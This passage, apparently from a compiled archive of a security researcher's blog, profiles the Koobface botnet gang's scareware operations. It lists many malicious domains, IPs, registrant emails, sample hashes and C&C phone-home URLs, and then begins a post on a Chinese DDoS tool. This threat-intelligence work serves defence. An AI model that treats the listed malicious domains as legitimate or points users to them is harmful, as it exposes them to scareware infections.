*Among the many examples of this activities, is **MD5: 0fbf1a9f8e6e305138151440da58b4f1** modifying the*

*HOSTS file on the infected PCs to [7]**redirect all the Google and Yahoo search traffic to 89.149.210.109** , whereas, in [8]**between phoning back** to well known [9]**Koobface scareware C &Cs** at the time, such as 212.117.160.18, and **urodinam .net/8732489273.php** at the time.*

*In May, 2010, parked on the very same IP to which **urodinam.net (91.188.59.10)** is currently responding to, is an active [10]**client-side exploits serving campaign** using the YES malware exploitation kit (**1zabslwvn538n4i5tcjl.com** -*

*Email: michaeltycoon@gmail.com).*

*I can go on forever.*

**02. [11]Despite their steady revenue flow from sales of scareware, the gang once used trial software to take a screenshot of a YouTube video**

*- Koobface gang: what's reason to buy software just for one screenshot?*

454

*No reason at all, I guess that's also the reason behind the temporary change in [12]**scareware URIs to include GREED within the file name.***

**03. [13]The Koobface gang was behind the malvertising attack the hit the web site of the New York Times**

**in September**

*- Koobface gang: no connection*

*You wish, you wish.*

*In fact, several of the recent high-profile malvertising campaigns that targeted major Web 2.0 properties, can be also traced back to their infrastructure. Now, whether they are aware of the true impact of the malvertisement campaign, and whether they are intentionally pushing it at a particular web site remains unknown.*

*The fact is that, the exact [14]**same domain that was used in the NYTimes redirection, was also back then embedded on all of the Koobface infected hosts, in order to serve scareware.***

**04.**

***[15]The gang conducted a several hours experiment in November, 2009 when for the first time ever client-side exploits were embedded on Koobface-serving compromised hosts***

*- Koobface gang: :)*

*He who smiles last, smiles best.*

***05. [16]The Koobface gang was behind the massive (1+ million affected web sites) scareware serving cam-***

***paign in November, 2009***

*- Koobface gang: :)*

*Since they're admitting their involvement in point 5, they also don't know/forget that one of the many ways*



*the [17]**connection between the Koobface gang and massive blackhat SEO campaign** was established in exactly the same way as the one in their involvement in the NYTimes malvertising campaign. Convenient denial of involvement*

*in high-profile campaigns means nothing when collected data speaks for itself.*

## **06. [18]The Koobface Gang Monetizes Mac OS X Traffic through adult dating/Russian online movie market-**

**places**

- Koobface gang: :)

*Read more on the practice - "[19]**How the Koobface Gang Monetizes Mac OS X Traffic**".*

455



## **07. [20]Ali Baba and 40 LLC a.k.a the Koobface gang greeted the security community on Christmas**

- Koobface gang: it was 'ali baba & 4' originally. you should be more careful

*Since the original [21]**Ali Baba had 40 thieves with him**, not 4, the remaining 36 can be best described as the cybcrime ecosystem's stakeholders earning revenues and having their business models scaling, thanks to the*

*involvement of the Koobface botnet.*

**08. [22]The Koobface gang once redirected Facebook's IP space to my personal blog**

- Koobface gang: heh

Read more on the topic - "**[23]Koobface Botnet Redirects Facebook's IP Space to my Blog**".

**09. [24]The gang is experimenting with alternative propagation strategies, such as for instance Skype**

456



- Koobface gang: strange error. there're no experiments on that

Hmm, who should I trust? **[25]SophosLabs** and **[26]TrendMicro** or the Koobface gang? SophosLabs and TrendMicro or the Koobface gang? Sophos Labs and TrendMicro or....well you get the point. Of course there isn't, now that's is publicly known it's in the works.

**10. [27]The gang is monetizing traffic through the Crusade Affiliates scareware network**

- Koobface gang: maybe. not 100 % sure


They don't know where they get all the money by being pushing scareware? How convenient.

When data and facts talk, even "Cyber Jesus" listens. Read more on the monetization model - "**[28]Koobface Botnet's Scareware Business Model**"; "**[29]Koobface Botnet's Scareware Business Model - Part Two**".

*The Koobface botnet is currently pushing scareware through*  
***2gig-antivirus.com?mid=312 &code=4db12f &d=1***

***&s=2*** - 195.5.161.210 - Email: test@now.net.cn

457



*Parked on the same IP (195.5.161.210, AS31252, STARNET-AS StarNet Moldova) are also:*

**0web-antispymware.com** - Email: test@now.net.cn

**12netantispy.com** - Email: test@now.net.cn

**13netantispy.com** - Email: test@now.net.cn

**14netantispy.com** - Email: test@now.net.cn

**16netantispy.com** - Email: test@now.net.cn

**1anetantispy.com** - Email: test@now.net.cn

**1bnetantispy.com** - Email: test@now.net.cn

**1gb-scanner.com** - Email: test@now.net.cn

**1gig-antivirus.com** - Email: test@now.net.cn

**1webantivirus.com** - Email: test@now.net.cn

**20gb-antivirus.com** - Email: test@now.net.cn

**2gb-scanner.com** - Email: test@now.net.cn

**2gig-antivirus.com** - Email: test@now.net.cn

458

**2mb-scanner.com** - Email: test@now.net.cn

**2web-antispy.com** - Email: test@now.net.cn

**2webantivirus.com** - Email: test@now.net.cn

**30gb-antivirus.com** - Email: test@now.net.cn

**3gb-scanner.com** - Email: test@now.net.cn

**3gig-antivirus.com** - Email: test@now.net.cn

**3mb-scanner.com** - Email: test@now.net.cn

**3web-antispy.com** - Email: test@now.net.cn

**3web-antispyware.com** - Email: test@now.net.cn

**3webantivirus.com** - Email: test@now.net.cn  
**40gb-antivirus.com** - Email: test@now.net.cn  
**4gb-scanner.com** - Email: test@now.net.cn  
**4gig-antivirus.com** - Email: test@now.net.cn  
**4mb-scanner.com** - Email: test@now.net.cn  
**4web-antispy.com** - Email: test@now.net.cn  
**4webantivirus.com** - Email: test@now.net.cn  
**50gb-antivirus.com** - Email: test@now.net.cn  
**5gb-scanner.com** - Email: test@now.net.cn  
**5gig-antivirus.com** - Email: test@now.net.cn  
**5mb-scanner.com** - Email: test@now.net.cn  
**5web-antispy.com** - Email: test@now.net.cn  
**5webantivirus.com** - Email: test@now.net.cn  
**60gb-antivirus.com** - Email: test@now.net.cn  
**6mb-scanner.com** - Email: test@now.net.cn  
**6web-antispy.com** - Email: test@now.net.cn  
**7web-antispyware.com** - Email: test@now.net.cn  
**aweb-antispyware.com** - Email: test@now.net.cn  
**awebantivirus.com** - Email: test@now.net.cn  
**cwebantivirus.com** - Email: test@now.net.cn

**dwebantivirus.com** - Email: test@now.net.cn

**ewebantivirus.com** - Email: test@now.net.cn

**novascanner4.com** - Email: test@now.net.cn

- **setup.exe** - [30]Gen:Variant.Koobface.2; W32.Koobface - Result: 15/40 (37.5 %)

- **MalvRem\_312s2.exe** - [31]W32/FakeAlert.5!Maximus; Trojan.Win32.FakeAV - Result: 10/41 (24.4 %) which once executed phones back to:

- **s1system.com/download/winlogo.bmp** - 91.213.157.104, AS13618, CARONET-AS - Email: contact@privacy-

protect.cn

- **networki10.com** - 91.213.217.106, AS42473, ANEXIA-AS - Email: contact@privacy-protect.cn

**UPDATED: Wednesday, May 19, 2010 :**

*The current redirection taking place through the embedded link on Koobface infected hosts, takes place through:*

**www3.coantys-48td.xorg.pl** - 188.124.5.66 - AS44565, VITAL TEKNOLOJI

- **www1.fastsearch.cz.cc** - 207.58.177.96 - AS25847, SERVINT ServInt Corporation

*Detection rates:*

- **setup.exe** - [32]Win32/Koobface.NCX; Gen:Variant.Koobface.2 - Result: 13/41 (31.71 %)

459



*Upon execution, the scareware sample phones back to:*



**update1.myownguardian.com** - 94.228.209.223,  
AS47869, NETROUTING-AS - Email: gkook@checkjemail.nl

**update2.myownguardian.net** - 93.186.124.92, AS44565,  
VITAL TEKNOLOJI - Email: gkook@checkjemail.nl

**UPDATED Moday, May 24, 2010 :**

*The following Koobface scareware domains/redirectors have  
been pushed*

*by the Koobface gang over the past 7 days. All of them  
continue using the services of **AS31252, STARNET-AS**  
**StarNet Moldova at 195.5.161.210 and 195.5.161.211.***

**0web-antispyware.com** - Email: test@now.net.cn

**12netantispy.com** - Email: test@now.net.cn

**13netantispy.com** - Email: test@now.net.cn

**14netantispy.com** - Email: test@now.net.cn

**15netantispy.com** - Email: test@now.net.cn

**16netantispy.com** - Email: test@now.net.cn

460

**1anetantispy.com** - Email: test@now.net.cn

**1bnetantispy.com** - Email: test@now.net.cn

**1cnetantispy.com** - Email: test@now.net.cn

**1dnetantispy.com** - Email: test@now.net.cn

**1eliminatemalware.com** - Email: test@now.net.cn

**1eliminatespy.com** - Email: test@now.net.cn

**1eliminatethreats.com** - Email: test@now.net.cn

**1eliminatevirus.com** - Email: test@now.net.cn

**1enetantispy.com** - Email: test@now.net.cn

**1webantivirus.com** - Email: test@now.net.cn

**1webfilter1000.com** - Email: test@now.net.cn

**1www-antispyware.com** - Email: test@now.net.cn

**1www-antivirus.com** - Email: test@now.net.cn

**20gb-antivirus.com** - Email: test@now.net.cn

**2eliminatemalware.com** - Email: test@now.net.cn

**2eliminatevirus.com** - Email: test@now.net.cn

**2web-antispy.com** - Email: test@now.net.cn

**2webantivirus.com** - Email: test@now.net.cn

**2www-antispyware.com** - Email: test@now.net.cn

**2www-antivirus.com** - Email: test@now.net.cn

**30gb-antivirus.com** - Email: test@now.net.cn

**3web-antispy.com** - Email: test@now.net.cn

**3web-antispyware.com** - Email: test@now.net.cn

**3webantivirus.com** - Email: test@now.net.cn

**3www-antispyware.com** - Email: test@now.net.cn

**3www-antivirus.com** - Email: test@now.net.cn

**40gb-antivirus.com** - Email: test@now.net.cn

**4web-antispy.com** - Email: test@now.net.cn

**4webantivirus.com** - Email: test@now.net.cn

**4www-antispyware.com** - Email: test@now.net.cn

**4www-antivirus.com** - Email: test@now.net.cn

**5web-antispy.com** - Email: test@now.net.cn

**5webantivirus.com** - Email: test@now.net.cn

**5www-antispyware.com** - Email: test@now.net.cn

**5www-antivirus.com** - Email: test@now.net.cn

**60gb-antivirus.com** - Email: test@now.net.cn

**6web-antispy.com** - Email: test@now.net.cn

**7web-antispyware.com** - Email: test@now.net.cn

**a30windows-scan.com** - Email: test@now.net.cn

**a40windows-scan.com** - Email: test@now.net.cn

**a50windows-scan.com** - Email: test@now.net.cn

**a50windows-scan.com** - Email: test@now.net.cn

**a60windows-scan.com** - Email: test@now.net.cn

**americanscanner.com** - Email: test@now.net.cn

**aresearchsecurity.com** - Email: test@now.net.cn

***awebantivirus.com*** - Email: test@now.net.cn

***barracuda10.com*** - Email: test@now.net.cn

***beguardsystem.com*** - Email: test@now.net.cn

***beguardsystem2.com*** - Email: test@now.net.cn

***bewareofthreat.com*** - Email: test@now.net.cn

461

***bewareofydanger.com*** - Email: test@now.net.cn

***bprotectsystem.com*** - Email: test@now.net.cn

***bwebantivirus.com*** - Email: test@now.net.cn

***choclatescanner2.com*** - Email: test@now.net.cn

***cleanerscanner2.com*** - Email: test@now.net.cn

***cnn2scanner.com*** - Email: test@now.net.cn

***cprotectsystem.com*** - Email: test@now.net.cn

***cwebantivirus.com*** - Email: test@now.net.cn

***dacota4security.com*** - Email: test@now.net.cn

***defencyresearch.com*** - Email: test@now.net.cn

***defenseacquisitions.com*** - Email: test@now.net.cn

***defenseacquisitions.com*** - Email: test@now.net.cn

***defensecapability.com*** - Email: test@now.net.cn

***dprotectsystem.com*** - Email: test@now.net.cn

**dwebantivirus.com** - Email: test@now.net.cn

**eliminatespy.com** - Email: test@now.net.cn

**eliminatethreat.com** - Email: test@now.net.cn

**eliminatethreats.com** - Email: test@now.net.cn

**eprotectsystem.com** - Email: test@now.net.cn

**ewebantivirus.com** - Email: test@now.net.cn

**fantasticscan2.com** - Email: test@now.net.cn

**fortescanner.com** - Email: test@now.net.cn

**four4defence.com** - Email: test@now.net.cn

**fprotectsystem.com** - Email: test@now.net.cn

**house2call.com** - Email: test@now.net.cn

**house4call.com** - Email: test@now.net.cn

**ibewareofdanger.com** - Email: test@now.net.cn

**iresearchdefence.com** - Email: test@now.net.cn

**ldefenceresearch.com** - Email: test@now.net.cn

**micro2smart.com** - Email: test@now.net.cn

**micro4smart.com** - Email: test@now.net.cn

**micro6smart.com** - Email: test@now.net.cn

**necessitydefense.com** - Email: test@now.net.cn

**nolongerthreat.com** - Email: test@now.net.cn

**nova3-antispyware.com** - Email: test@now.net.cn

**nova4-antispyware.com** - Email: test@now.net.cn

**nova5-antispyware.com** - Email: test@now.net.cn

**nova7-antispyware.com** - Email: test@now.net.cn

**nova8-antispyware.com** - Email: test@now.net.cn

**nova-antivirus1.com** - Email: test@now.net.cn

**nova-antivirus2.com** - Email: test@now.net.cn

**novascanner2.com** - Email: test@now.net.cn

**nova-scanner2.com** - Email: test@now.net.cn

**novascanner3.com** - Email: test@now.net.cn

**nova-scanner3.com** - Email: test@now.net.cn

**novascanner4.com** - Email: test@now.net.cn

**nova-scanner4.com** - Email: test@now.net.cn

**novascanner5.com** - Email: test@now.net.cn

**nova-scanner5.com** - Email: test@now.net.cn

**novascanner7.com** - Email: test@now.net.cn

462

**nova-scanner7.com** - Email: test@now.net.cn

**onguardsystem2.com** - Email: test@now.net.cn

**over11scanner.com** - Email: test@now.net.cn

**pcguardsystem2.com** - Email: test@now.net.cn

**pcguardsystems.com** - Email: test@now.net.cn

**pcpiscanner.com** - Email: test@now.net.cn

**pitstopscan.com** - Email: test@now.net.cn

**protectionfunctions.com** - Email: test@now.net.cn

**protectionmeasure.com** - Email: test@now.net.cn

**protectionmethods.com** - Email: test@now.net.cn

**protectionoffices.com** - Email: test@now.net.cn

**protectionprinciples.com** - Email: test@now.net.cn

**protectsystema.com** - Email: test@now.net.cn

**protectsystemc.com** - Email: test@now.net.cn

**protectsystemd.com** - Email: test@now.net.cn

**protectsysteme.com** - Email: test@now.net.cn

**protectsystemf.com** - Email: test@now.net.cn

**researchdefence.com** - Email: test@now.net.cn

**researchysecurity.com** - Email: test@now.net.cn

**spywarekillera.com** - Email: test@now.net.cn

**spywarekillerc.com** - Email: test@now.net.cn

**spywarekillerd.com** - Email: test@now.net.cn

**spywarekillere.com** - Email: test@now.net.cn

***spywarekillerr.com*** - Email: test@now.net.cn  
***spywarekillerz5.com*** - Email: test@now.net.cn  
***stainsscanner2.com*** - Email: test@now.net.cn  
***stop20attack.com*** - Email: test@now.net.cn  
***tendefender2.com*** - Email: test@now.net.cn  
***thelossers2010.com*** - Email: test@now.net.cn  
***trivalsoftware.com*** - Email: test@now.net.cn  
***unstoppable2010.com*** - Email: test@now.net.cn  
***unstoppable2010.com*** - Email: test@now.net.cn  
***use6defence.com*** - Email: test@now.net.cn  
***viruskiller3a.com*** - Email: test@now.net.cn  
***viruskiller4a.com*** - Email: test@now.net.cn  
***viruskiller5a.com*** - Email: test@now.net.cn  
***viruskiller6a.com*** - Email: test@now.net.cn  
***webfilter100.com*** - Email: test@now.net.cn  
***webfilter999.com*** - Email: test@now.net.cn  
***winguardssystem.com*** - Email: test@now.net.cn  
***yourguardssystem.com*** - Email: test@now.net.cn  
***yourguardssystem2.com*** - Email: test@now.net.cn  
***z22windows-scan.com*** - Email: test@now.net.cn



**z23windows-scan.com** - Email: test@now.net.cn

**z25windows-scan.com** - Email: test@now.net.cn

**z27windows-scan.com** - Email: test@now.net.cn

**zaresearchsecurity.com** - Email: test@now.net.cn

**Detection rates:**

- **setup.exe** - [34]Net-Worm:W32/Koobface.HN;  
Mal/Koobface-D - Result: 11/41 (26.83 %)

463

- **avdistr\_312.exe** - [35]Trojan.FakeAV!gen24;  
Trojan.FakeAV - Result: 8/41 (19.52 %)

Upon execution phones back to:

**s1system.com/download/winlogo.bmp** - 91.213.157.104  
- Email: contact@privacy-protect.cn

**accsupdate.com/?b=103s1** - 193.105.134.115 - Email:  
contact@privacy-protect.cn

Previous parked on 91.213.217.106, AS42473, ANEXIA-AS  
now responding to 193.105.134.115, AS42708, PORTLANE:

**networki10.com** - Email: contact@privacy-protect.cn

**winsecuresoftorder.com** - Email: contact@privacy-  
protect.cn

**time-zoneserver.com** - Email: contact@privacy-protect.cn

**1blacklist.com** - Email: contact@privacy-protect.cn

*In order to understand the importance of profiling Koobface gang's activities, consider going through their underground multitasking campaigns in the related posts.*

***Related Koobface botnet/Koobface gang research:***

*[36]From the Koobface Gang with Scareware Serving Compromised Sites*

*[37]Dissecting Koobface Gang's Latest Facebook Spreading Campaign*

*[38]Koobface Redirectors and Scareware Campaigns Now Hosted in Moldova*

*[39]10 things you didn't know about the Koobface gang*

*[40]A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang*

*[41]How the Koobface Gang Monetizes Mac OS X Traffic*

*[42]The Koobface Gang Wishes the Industry "Happy Holidays"*

*[43]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline*

*[44]Koobface Botnet Starts Serving Client-Side Exploits*

*[45]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style*

*[46]Koobface Botnet's Scareware Business Model - Part Two*

*[47]Koobface Botnet's Scareware Business Model - Part One*

*[48]Koobface Botnet Redirects Facebook's IP Space to my Blog*

*[49]New Koobface campaign spoofs Adobe's Flash updater*

*[50]Social engineering tactics of the Koobface botnet*

*[51]Koobface Botnet Dissected in a TrendMicro Report*

*[52]Movement on the Koobface Front - Part Two*

*[53]Movement on the Koobface Front*

*[54]Koobface - Come Out, Come Out, Wherever You Are*

*[55]Dissecting Koobface Worm's Twitter Campaign*

***This post has been reproduced from [56]Dancho Danchev's blog. Follow him [57]on Twitter.***

1. <http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452>

2. <http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452>

3. <http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html>

4. <http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452>

5. <http://blog.clickforensics.com/?p=314>

6. [http://www.zdnet.com/blog/security/click-fraud-facilitating-bahama-botnet-steals-ad-revenue-from-google/4](http://www.zdnet.com/blog/security/click-fraud-facilitating-bahama-botnet-steals-ad-revenue-from-google/4549?p=4549)

[549?p=4549](http://www.zdnet.com/blog/security/click-fraud-facilitating-bahama-botnet-steals-ad-revenue-from-google/4549?p=4549)

7. <http://www.zdnet.com/blog/security/cybercriminals-promoting-malware-friendly-search-engines/3333?p=3333>
8. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html>
9. <http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html>
10. <http://ddanchev.blogspot.com/2010/05/dissecting-mass-dreamhost-sites.html>

464

11. <http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452>
12. <http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scareware.html>
13. <http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452>
14. <http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html>
15. <http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452>
16. <http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452>
17. <http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html>
18. <http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452>

19. <http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html>
20. <http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452>
21. [http://en.wikipedia.org/wiki/Ali\\_Baba](http://en.wikipedia.org/wiki/Ali_Baba)
22. <http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452>
23. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html>
24. <http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452>
25. <http://www.sophos.com/blogs/sophoslabs/v/post/7487>
26. <http://blog.trendmicro.com/new-koobface-variant-targets-skype/>
27. <http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452>
28. <http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html>
29. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html>
30. <http://www.virustotal.com/analysis/193880563e8af90c505e3666d0714bc3f08ef6c766c14c292324d6dffe90-1274127331>

31.

[http://www.virustotal.com/analysis/462c01a58bb0c14183b9ca29c308723229b309dc43f4be88dc0df52a5ba678ef-12741](http://www.virustotal.com/analysis/462c01a58bb0c14183b9ca29c308723229b309dc43f4be88dc0df52a5ba678ef-1274103175)

[03175](http://www.virustotal.com/analysis/462c01a58bb0c14183b9ca29c308723229b309dc43f4be88dc0df52a5ba678ef-1274103175)

32.

[http://www.virustotal.com/analysis/43980c45a2294b28bf56deb2a0ecf6128e88443701cc452b4523ea1396e445b2-12742](http://www.virustotal.com/analysis/43980c45a2294b28bf56deb2a0ecf6128e88443701cc452b4523ea1396e445b2-1274292393)

[92393](http://www.virustotal.com/analysis/43980c45a2294b28bf56deb2a0ecf6128e88443701cc452b4523ea1396e445b2-1274292393)

33.

[http://www.virustotal.com/analysis/7251f88756fbbe7f662ad6a9a3d4ffd26a2bb6efce5e10dd9d6027ed9e513932-12742](http://www.virustotal.com/analysis/7251f88756fbbe7f662ad6a9a3d4ffd26a2bb6efce5e10dd9d6027ed9e513932-1274292421)

[92421](http://www.virustotal.com/analysis/7251f88756fbbe7f662ad6a9a3d4ffd26a2bb6efce5e10dd9d6027ed9e513932-1274292421)

34.

[http://www.virustotal.com/analysis/0e7c5453bfbde52ee760c91086ec12d61d67737eeceea2fdab0d063a7b582910-12747](http://www.virustotal.com/analysis/0e7c5453bfbde52ee760c91086ec12d61d67737eeceea2fdab0d063a7b582910-1274732050)

[32050](http://www.virustotal.com/analysis/0e7c5453bfbde52ee760c91086ec12d61d67737eeceea2fdab0d063a7b582910-1274732050)

35.

[http://www.virustotal.com/analysis/29387350103fb3b537eeaced5b7d6ad02ee123c5a992cb09fe5f2b185c741b3a-12747](http://www.virustotal.com/analysis/29387350103fb3b537eeaced5b7d6ad02ee123c5a992cb09fe5f2b185c741b3a-1274731975)

[31975](http://www.virustotal.com/analysis/29387350103fb3b537eeaced5b7d6ad02ee123c5a992cb09fe5f2b185c741b3a-1274731975)

36. <http://ddanchev.blogspot.com/2010/05/from-koobface-gang-with-scareware.html>

37. <http://ddanchev.blogspot.com/2010/04/dissecting-koobface-gangs-latest.html>

38. <http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scareware.html>

39. <http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452>
40. <http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scwareblackhat.html>
41. <http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html>
42. <http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html>
43. <http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html>
44. <http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html>
45. <http://ddanchev.blogspot.com/2009/11/massive-scware-serving-blackhat-seo.html>
46. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scware-business.html>
47. <http://ddanchev.blogspot.com/2009/09/koobface-botnets-scware-business.html>
48. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html>
49. <http://blogs.zdnet.com/security/?p=4594>
50. [http://content.zdnet.com/2346-12691\\_22-352597.html](http://content.zdnet.com/2346-12691_22-352597.html)
51. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html>

52. <http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html>

53. <http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html>

54. <http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-whenever-you.html>

465


55. <http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html>

56. <http://ddanchev.blogspot.com/>

57. <http://twitter.com/danchodanchev>

466





## ***Inside a Commercial Chinese DIY DDoS Tool (2010-05-26 13:55)***

*One of the most commonly used tactics by shady online enterprises wanting to position themselves as legitimate*

*ones ([1]**Shark2 - RAT or Malware?** ), is to promote malicious software or Denial of Service attack tools, as remote access control tools/stress testing tools.*

*Chinese "vendors" of such releases are particularly interesting, since their front pages always position the tool as a 100 % legitimate one, whereas going through the documentation, and actually testing its features reveals its true malicious nature. Moreover, once the vendor starts*

trusting you – like the one whose DDoS tool is profiled in this post – you're given access to the private section of their forum, where **they are directly pitching you with DDoS**

**for hire propositions, starting from \$100 for 24 hours of non-stop flood.**

- Related post: [2] **Massive SQL Injection Attacks - the Chinese Way**

In this post I'll review what's currently being promoted as "The World's Leading DDoS Testing System", which is basically an improved version of a well known "**Netbot Attacker**", an old school release whose source code ([3]**Localizing Open Source Malware**; [4]**Custom DDoS Capabilities Within a Malware**; [5]**Custom DDoS Attacks Within Popular Malware Diversifying**) is greatly favored by Chinese hacktivists and script kiddies, based on the multiple modifications they've introduced in it using the original source code.

467

